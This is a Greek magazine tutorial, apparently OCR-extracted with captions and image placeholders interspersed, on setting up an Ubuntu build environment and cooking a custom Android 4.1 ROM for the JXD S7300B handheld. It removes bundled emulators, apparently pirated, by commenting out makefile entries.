
Το Android δεν χρειάζεται συστάσεις. Προέρχεται από την Google και είναι το πλέον δημοφιλές λειτουργικό σύστημα για έξυπνα τηλέφωνα, tablets κι άλλες συσκευές. Ένα από τα κύρια χαρακτηριστικά του είναι ο Open Source χαρακτήρας του. Μπορεί, δηλαδή, να πάρει κάποιος το πρωτότυπο Android που δίνει η Google, να το μετατρέψει όπως επιθυμεί και να το μεταφέρει σε οποιαδήποτε συσκευή μπορεί να το τρέξει. Σε αυτό φυσικά βοηθάει το Linux, γύρω από το οποίο είναι χτισμένο το Android. Πρακτικά, το Linux είναι ο πυρήνας που δίνει ζωή στο hardware κι επιτρέπει στο Android να μιλά με κάθε είδους πλατφόρμα και με εκατοντάδες διαφορετικούς αισθητήρες. Κάθε ενδιαφερόμενος κατασκευαστής παίρνει το «βασικό» Android και χτίζει πάνω του —ή γύρω του, αν προτιμάτε— το δικό του λειτουργικό σύστημα, για τις δικές του συσκευές. Υπάρχουν, π.χ., εταιρείες που δημιουργούν ένα αρκετά διαφορετικό περιβάλλον, όπως επίσης κι εταιρείες που απλά προσθέτουν μερικές δικές τους εφαρμογές.

Σε αυτό το άρθρο θα μάθουμε να φτιάχνουμε τις δικές μας, προσαρμοσμένες εκδοχές του Android. Με άλλα λόγια, θα δούμε πώς δημιουργούμε τα δικά μας Android ROMs. Θα εξετάσουμε τους βασικούς καταλόγους του κώδικα και θα εξηγήσουμε πώς επεμβαίνουν οι κατασκευαστές, ώστε να τον φέρουν στα μέτρα τους. Θα παίξουμε κι εμείς λίγο με τις ρυθμίσεις, θα βγάλουμε μερικές εφαρμογές που θεωρούμε άχρηστες και, τέλος, θα χτίσουμε το Android από την αρχή. Επειδή κάνουμε τα πρώτα μας βήματα δεν θα ασχοληθούμε ιδιαίτερα με τον κώδικα, ούτε θα επέμβουμε στον πυρήνα. Πριν συνεχίσουμε αξίζει να σημειώσουμε ότι η δική μας συσκευή, που πλέον φέρει το δικό μας Android ROM, λειτουργεί άψογα ;)

Εν αρχή ην ο κώδικας

Αν κι ο κώδικας του Android είναι ελεύθερα διαθέσιμος, υπάρχει ένα ζήτημα με τον πυρήνα και τους drivers για τα διάφορα συστήματα της εκάστοτε συσκευής. Αν έχουμε κάποια συσκευή Nexus από τη Google, είμαστε τυχεροί. Η Google παρέχει όλο τον κώδικα του Android και μαζί προσφέρει τον τροποποιημένο πυρήνα αλλά και τους drivers. Αν έχουμε κάποια άλλη συσκευή, μπορούμε να ζητήσουμε τον πηγαίο κώδικα από τον κατασκευαστή. Τις περισσότερες φορές αρκεί ένα απλό email στο τεχνικό τμήμα της εταιρείας. Ειδικά για τον πυρήνα, χάρη στην άδεια χρήσης GPL από την οποία καλύπτεται, οι εταιρείες είναι υποχρεωμένες να παρέχουν τον τροποποιημένο κώδικα σε οποιονδήποτε τον ζητήσει. Το υπόλοιπο Android, όμως, κυκλοφορεί με μια λιγότερο ελεύθερη άδεια. Έτσι, ανάλογα με την πολιτική του εκάστοτε κατασκευαστή, μπορεί να μας στείλουν τον κώδικα — αλλά παίζει και ν’ ατυχήσουμε.

Για το άρθρο χρησιμοποιήσαμε το JXD S7300B. Πρόκειται για μια φορητή κονσόλα παιχνιδιών με Android. Η μόνη διαφορά που έχει από τα απλά tablets, είναι ότι διαθέτει επιπλέον χειριστήρια για παιχνίδια. Δε της λείπει ούτε η οθόνη αφής, ούτε η σύνδεση στο Internet! Με ένα email στην JXD λάβαμε τον πολυπόθητο κώδικα και τη σημείωση ότι καλό θα ήταν να μη διαρρεύσει κάπου δημόσια. Και κάπως έτσι ξεκίνησαν οι περιπέτειές μας…



sales
to me

11:10 PM (1 hour ago)

ok , next week, we will open the source code for you

----- Original Message -----

From[redacted]@gmail.com>

To: service@jxd.cc

CC: sales@jxd.cc

Send Time:2013-02-14 22:43:31

Subject: JXDS7300

Hi there. I recently purchased a JXD S7300 preorder thru Willgoo. The device looked fantastic and has some very nice hardware to run on. You guys did a pretty good job this time on the hardware side! However, the current firmware builds are crippling this device, making it pretty much UNUSEABLE for alot of people. The main thing that needs fixed is the screens refresh/fps limit and the button mapping tool. Currently its locked at 50hz/50fps in your firmware! this is unacceptable for a gaming tablet! This limitation absolutely breaks most emulators and alot of games!

Please consider releasing the sources for your firmware to the Dingoonity community (http://boards.dingoonity.org/android-devices/) so we can fix these major issues with the S7300 software. Already there are two different custom firmwares for the S7300!! Unfortunately we cannot fix these other major bugs without sources. Please consider this.

Thank you.

下載35EQ• 为企业沟通加速。 立刻体验

Με λίγη καλή θέληση και μερικά emails, η εταιρία αποφάσισε να μας δώσει τον κώδικα για την συσκευή! Δεν είναι υποχρεωμένη να το κάνει, αλλά αν υπάρχει η πίεση από την κοινότητα όλα γίνονται :D

Προετοιμασία εδάφους

Όσο κατέβαινε ο κώδικας είχαμε αρκετό χρόνο για να ετοιμάσουμε το σύστημά μας. Το κατέβασμα πήρε περισσότερο από 6 ώρες, καθώς ο server βρισκόταν κάπου στην Άπω Ανατολή. Προφανώς, στην καθυστέρηση έπαιξε ρόλο και το μέγεθος του συμπιεσμένου αρχείου, που ξεπερνούσε τα 3GB. Αυτό είναι κάτι που πρέπει να λάβουμε σοβαρά υπόψη, αν σκοπεύουμε να εργαστούμε σε virtual machine!

Εμείς φτιάξαμε ένα virtual machine (VM) με το VMWare Workstation, αλλά η δουλειά μας θα γινόταν άνετα και σε μια εικονική μηχανή του Virtualbox. Για το εικονικό σύστημα αφιερώσαμε 4GB μνήμης, διαθέσαμε όλους τους πυρήνες του επεξεργαστή και για δίσκο χρησιμοποιήσαμε έναν ολόκληρο εξωτερικό σκληρό! Ως λειτουργικό σύστημα χρησιμοποιήσαμε την 64μπιτη έκδοση του Ubuntu 13.04, το οποίο, σημειωτέον, είχαμε πλήρως αναβαθμίσει κι ενημερώσει.

Για όλες τις εφαρμογές του χρήστη το Android βασίζεται στη Java. Έτσι, το πρώτο πράγμα που προσθέσαμε στο σύστημα ήταν η Java. Η εγκατάστασή της στο Ubuntu δεν μπορεί να γίνει άμεσα, αφού η Canonical αποφάσισε να την αποσύρει από τα repositories εξαιτίας κάποιων αλλαγών στις άδειες χρήσεις. Έτσι, πριν χρησιμοποιήσουμε το αγαπημένο apt-get, χρειάστηκε να προσθέσουμε το κατάλληλο repository:

```
sudo add-apt-repository ppa:webupd8team/java
```

Αμέσως μετά προχωρήσαμε στην εγκατάσταση της έκδοσης 6, στην οποία στηρίζεται το Android. Αυτό το τονίζουμε διότι πρόσφατα κυκλοφόρησε και η έκδοση 7, η οποία όμως *δεν κάνει* για τη δουλειά μας:

```
sudo apt-get update
sudo apt-get install sun-java6-jdk
```

Συνεχίσαμε με την εγκατάσταση των προαπαιτούμενων πακέτων:

```
sudo apt-get install git gnupg flex bison gperf build-essential zip
curl libc6-dev libncurses5-dev:i386 x11proto-core-dev libx11-dev:i386
libreadline6-dev:i386 libgl1-mesa-glx:i386 libgl1-mesa-dev g++-multilib
mingw32 tofrodos python-markdown libxml2-utils xsltproc zlib1g-dev:i386
```

Αυτά τα πακέτα περιλαμβάνουν διάφορες βιβλιοθήκες, καθώς και τα απαραίτητα εργαλεία για τη μεταγλώττιση. Τελευταίο βήμα ήταν να ενεργοποιήσουμε το CCACHE. Πρόκειται για μια επιλογή που επιταχύνει σημαντικά τη μεταγλώττιση μεγάλων πρότζεκτ:

```
echo "export USE_CCACHE=1" >> .bashrc
```


Αυτό ήταν όλο! Μετά από τα παραπάνω, το σύστημά μας ήταν έτοιμο να υποδεχτεί τον κώδικα του Android, όπως επίσης και να τον μεταγλωττίσει!

Ο καλός ο κώδικας


Ο κώδικας που λάβαμε από την εταιρία βρισκόταν σε ένα πακέτο .tar.gz. Έτσι, ξεκινήσαμε με μια απλή αποσυμπίεση:

```
tar -zxvf S7300B_V2.2.3_0527.tar.gz
```

Όταν ολοκληρώθηκε η αποσυμπίεση ήμασταν έτοιμοι να δούμε για πρώτη φορά τον κώδικα του Android! Από το συμπιεσμένο πακέτο «ξεπετάχτηκαν» πάρα πολλοί φάκελοι. Ωστόσο, οι περισσότεροι από αυτούς ήταν αδιάφοροι για την εργασία μας. Εμείς εστιάσαμε κυρίως στον κατάλογο device. Εκεί βρίσκονται όλα τα αρχεία που απαιτούνται για τη σωστή λειτουργία του Android στην εκάστοτε συσκευή. Βέβαια, πρέπει να σημειώσουμε ότι δεν ακολουθούν όλοι οι κατασκευαστές τους ίδιους κανόνες για τη δομή του Android. Στη δική μας περίπτωση, για παράδειγμα, ορισμένα προγράμματα που θα έπρεπε να βρίσκονται στον κατάλογο device είχαν τοποθετηθεί στον κατάλογο common. Μερικοί ακόμα φάκελοι με ιδιαίτερο ενδιαφέρον είναι οι bionic (περιέχει την ειδική έκδοση της libc για το Android), dalvik (περιέχει τον κώδικα του Java Virtual Machine για τις εφαρμογές), hardware (οι drivers της εκάστοτε συσκευής) και out (τα αρχεία που προκύπτουν από τη μεταγλώττιση και τα οποία θα μεταφέρουμε στη συσκευή).



Το battle station που σηκώσαμε είναι ίσως από τα πιο «βαριά» virtual machines που δημιουργήσαμε ποτέ! Όσο περισσότερη μνήμη RAM κι όσους περισσότερους πυρήνες του δώσουμε, τόσο γρηγορότερα θα τελειώσει η μεταγλώττιση του Android.




Ο κώδικας του S7300 σε όλο του το μεγαλείο! Στην ουσία είναι το Android 4.1, με μερικές τροποποιήσεις...

Μαγειρεύοντας ένα ROM

Η διαδικασία που ακολουθήσαμε ονομάζεται ROM cooking κι αυτό το όνομα έχει επικρατήσει από την εποχή του Windows Phone 2003. Βέβαια, το ROM cooking αναφέρεται στο πείραγμα των ROM κι όχι στην τροποποίηση του κώδικα. Ωστόσο αποφασίσαμε να υιοθετήσουμε τον όρο πολύ απλά γιατί μας άρεσε[1]. Πριν κάνουμε οτιδήποτε, είναι σημαντικό να αποφασίσουμε τι θέλουμε να κάνει το δικό μας ROM και πώς θα διαφοροποιείται από το αρχικό.

Κάτι που μας ενοχλούσε στη δική μας συσκευή, όπως και σε πολλές άλλες της ίδιας κατηγορίας[2], ήταν η πληθώρα από άχρηστες εφαρμογές. Η συσκευή μας πωλείται ως φορητή κονσόλα και οι προγραμματιστές αποφάσισαν να τη γεμίσουν με emulators. Αυτό δεν αποτελεί κακή ιδέα, μόνο που οι συγκεκριμένοι emulators γράφτηκαν πιθανότατα μέσα σε ένα απόγευμα και υστερούν σημαντικά σε σχέση με αυτούς που θα βρούμε στο Play Store. Κάτι ακόμα που μας ενοχλούσε, ήταν τα απαράδεκτα γραφικά της συσκευής. Το πιθανότερο είναι πως η εταιρεία δεν έχει κανέναν designer στην ομάδα. Κάπως έτσι αποφασίσαμε ότι το δικό μας ROM θα ήταν απαλλαγμένο από τους περιττούς emulators, ότι θα διέθετε καλύτερα γραφικά κατά το boot, καθώς κι ένα ομορφότερο background!

1. Όπως εξάλλου και το καλό φαγητό, παρ' όλο που δεν τα πάμε καλά στην κουζίνα ;)
2. Μιλάμε για κινέζικα tablets των 100€.



Αυτά τα εικονίδια ήταν η αφορμή για να ασχοληθεί ο γράφων με το χτίσιμο των Android ROMs. Μα, πείτε κι εσείς, δεν είναι κακάσχημα;

Άχρηστες εφαρμογές και πειρατικά αρχεία

Κάθε φάκελος με τον πηγαίο κώδικα *πρέπει* να περιέχει ένα αρχείο με το όνομα Android.mk. Το εν λόγω αρχείο περιέχει τους κανόνες μεταγλώττισης για τον κώδικα που περιλαμβάνει ο αντίστοιχος φάκελος. Για παράδειγμα, αν έχουμε έναν φάκελο που περιέχει μερικά δικά μας wallpapers, το Android.mk θα είναι υπεύθυνο για τη σωστή αντιγραφή τους στον κατάλογο που πρέπει. Δυστυχώς, ούτε κι εδώ ακολουθούνται τα πρότυπα και οι προγραμματιστές των διαφόρων κατασκευαστών κάνουν ό,τι θέλουν! Ευτυχώς για εμάς, οι τροποποιήσεις τους ήταν μαζεμένες σ' ένα αρχείο και όχι διασκορπισμένες. Οι *τελικές* ρυθμίσεις για την εκάστοτε συσκευή βρίσκονται στο αρχείο AndroidProducts.mk, μέσα στον κατάλογο device. Στη δική μας περίπτωση, το αρχείο AndroidProducts.mk του JXD S7300 βρισκόταν στον κατάλογο device/amlogic/softwin[3]. Σε αυτό το αρχείο περιμέναμε να βρούμε ένα κατεβατό ρυθμίσεων. Ωστόσο, το μόνο που βρήκαμε ήταν μια αναφορά προς ένα άλλο αρχείο. Οι προγραμματιστές της JXD πρωτοτύπησαν και πάλι:


```
PRODUCT_MAKEFILES := \
    $(LOCAL_DIR)/softwin.mk \
```

Έτσι, κλείσαμε το AndroidProducts.mk και ανοίξαμε το softwin.mk. Μέσα σ' αυτό βρήκαμε μια λίστα με όλα τα αρχεία και τις εφαρμογές που προστίθενται στο τελικό Android ROM. Με μια γρήγορη ματιά, εντοπίσαμε το ακόλουθο κομμάτι ρυθμίσεων:

3. Αναρωτιέστε γιατί δεν βρισκόταν στον κατάλογο device/jxd/s7300, που ακούγεται πιο λογικό; Οι προγραμματιστές αποφάσισαν να χρησιμοποιήσουν τα ονόματα του κατασκευαστή του SoC κι όχι το όνομα της συσκευής... Τρέχα γύρευε!

```
PRODUCT_PACKAGES += \
    Gbairod.apk \
    Gensirod.apk \
    [πάρα πολλά αρχεία που θα γέμιζαν ολόκληρες σελίδες]
    libnes.so \
    jgame.apk
```


Μόλις είχαμε εντοπίσει τους emulators που περιλαμβάνει το Android ROM της συσκευής μας. Εμείς δεν θέλουμε κανέναν, οπότε η εκκαθάρισή μας ξεκίνησε από εδώ. Για την «αφαίρεση» των προγραμμάτων είχαμε δύο επιλογές: Είτε να σβήσουμε εντελώς τις γραμμές με τις ανεπιθύμητες εφαρμογές, είτε να προσθέσουμε στην αρχή καθεμίας μια δίεση (#). Με τον δεύτερο τρόπο, οι αντίστοιχες γραμμές αντιμετωπίζονται ως σχόλια και τα προγράμματα που αναφέρουν δεν αντιγράφονται στο τελικό ROM. Όπως αντιλαμβάνεστε, η δεύτερη επιλογή αποτελεί την πιο συνετή προσέγγιση, αφού θα μας επιτρέπει στο μέλλον να αναιρέσουμε εύκολα τις όποιες αλλαγές. Εμείς βάλαμε μια δίεση σε κάθε γραμμή του παραπάνω μπλοκ ρυθμίσεων! Δεν θέλαμε κανέναν κινέζικο emulator :D



Ένα κάρο εφαρμογές! Η αλήθεια είναι πως δεν τις έχουμε χρησιμοποιήσει ποτέ και, μετά την δημιουργία του ROM, το σίγουρο είναι πως δε θα τις ξανασυναντήσουμε ποτέ!

Λίγο παρακάτω και πάντα μέσα στο αρχείο softwin.mk, εντοπίσαμε ένα ακόμα τμήμα που θα θέλαμε να απενεργοποιηθεί. Το λειτουργικό της συσκευής μας περιελάμβανε και έναν emulator για το Playstation 1. Όπως υποψιάζεστε, αυτό το κομμάτι μετατράπηκε επίσης σε ένα μεγάλο σχόλιο:

```
#add for ps emulator by samty
PRODUCT_PACKAGES += \
com.emulator.fpse-1.apk \
libfpse.so \
```



Αμέσως μετά το σετάρισμα του περιβάλλοντος μεταγλώττισης, θα χρειαστεί να επιλέξουμε το target-device, δηλαδή τη συσκευή για την οποία θα γίνει η μεταγλώττιση!

```
libsdl.so \
libjnigraphics.so \
libopengl.so \
libZControllerLib_Android.so
```

Αν αποφασίσουμε να παίξουμε παιχνίδια του Play Station 1, θα κατεβάσουμε τον emulator από το Play Store. Με αυτόν τον τρόπο θα είμαστε βέβαιοι ότι έχουμε και τη νεότερη έκδοση! Με την ευκαιρία, σημειώστε ότι το fpse είναι εμπορικό πρόγραμμα. Κατά πάσα πιθανότητα, η έκδοση που περιλαμβάνει το Android της συσκευής μας είναι πειρατική! Εξάλλου, κοιτάζοντας λίγο παρακάτω, συναντήσαμε το BIOS[4] του Play Station 1, όπως και μερικά παιχνίδια για τις κονσόλες που υποστηρίζει η συσκευή. Συνοψίζοντας, οτιδήποτε είχε να κάνει με προεγκατεστημένες εφαρμογές, περίεργα αρχεία και προεγκατεστημένα παιχνίδια, απενεργοποιήθηκε!


Βελτιωμένα γραφικά

Αφού εξασφαλίσαμε ότι το δικό μας ROM θα είναι απαλλαγμένο από τις περιττές εφαρμογές, αποφασίσαμε να ασχοληθούμε με το εικαστικό κομμάτι.

Στο πακέτο με τον πηγαίο κώδικα του Android, υπάρχει και ο φάκελος overlay. Οτιδήποτε τοποθετηθεί εκεί αντιγράφεται στο τελικό ROM κι αντικαθιστά τα αντίστοιχα αρχεία του «επίσημου» Android. Ο εν λόγω φάκελος αναφέρεται και μέσα στο αρχείο softwin.mk:

```
# Overlay for device specific settings
DEVICE_PACKAGE_OVERLAYS := $(LOCAL_PATH)/overlay
```

4. Το BIOS χρειάζεται για την σωστή εξομοίωση των συσκευών και η διακίνησή του είναι παράνομη, αφού αποτελεί ιδιοκτησία της SONY!



Το σύστημα γονάτισε κατά τη διάρκεια της μεταγλώττισης :S Μην ξεχνάτε ότι έχουμε να κάνουμε με ένα υπερπλήρες λειτουργικό σύστημα...

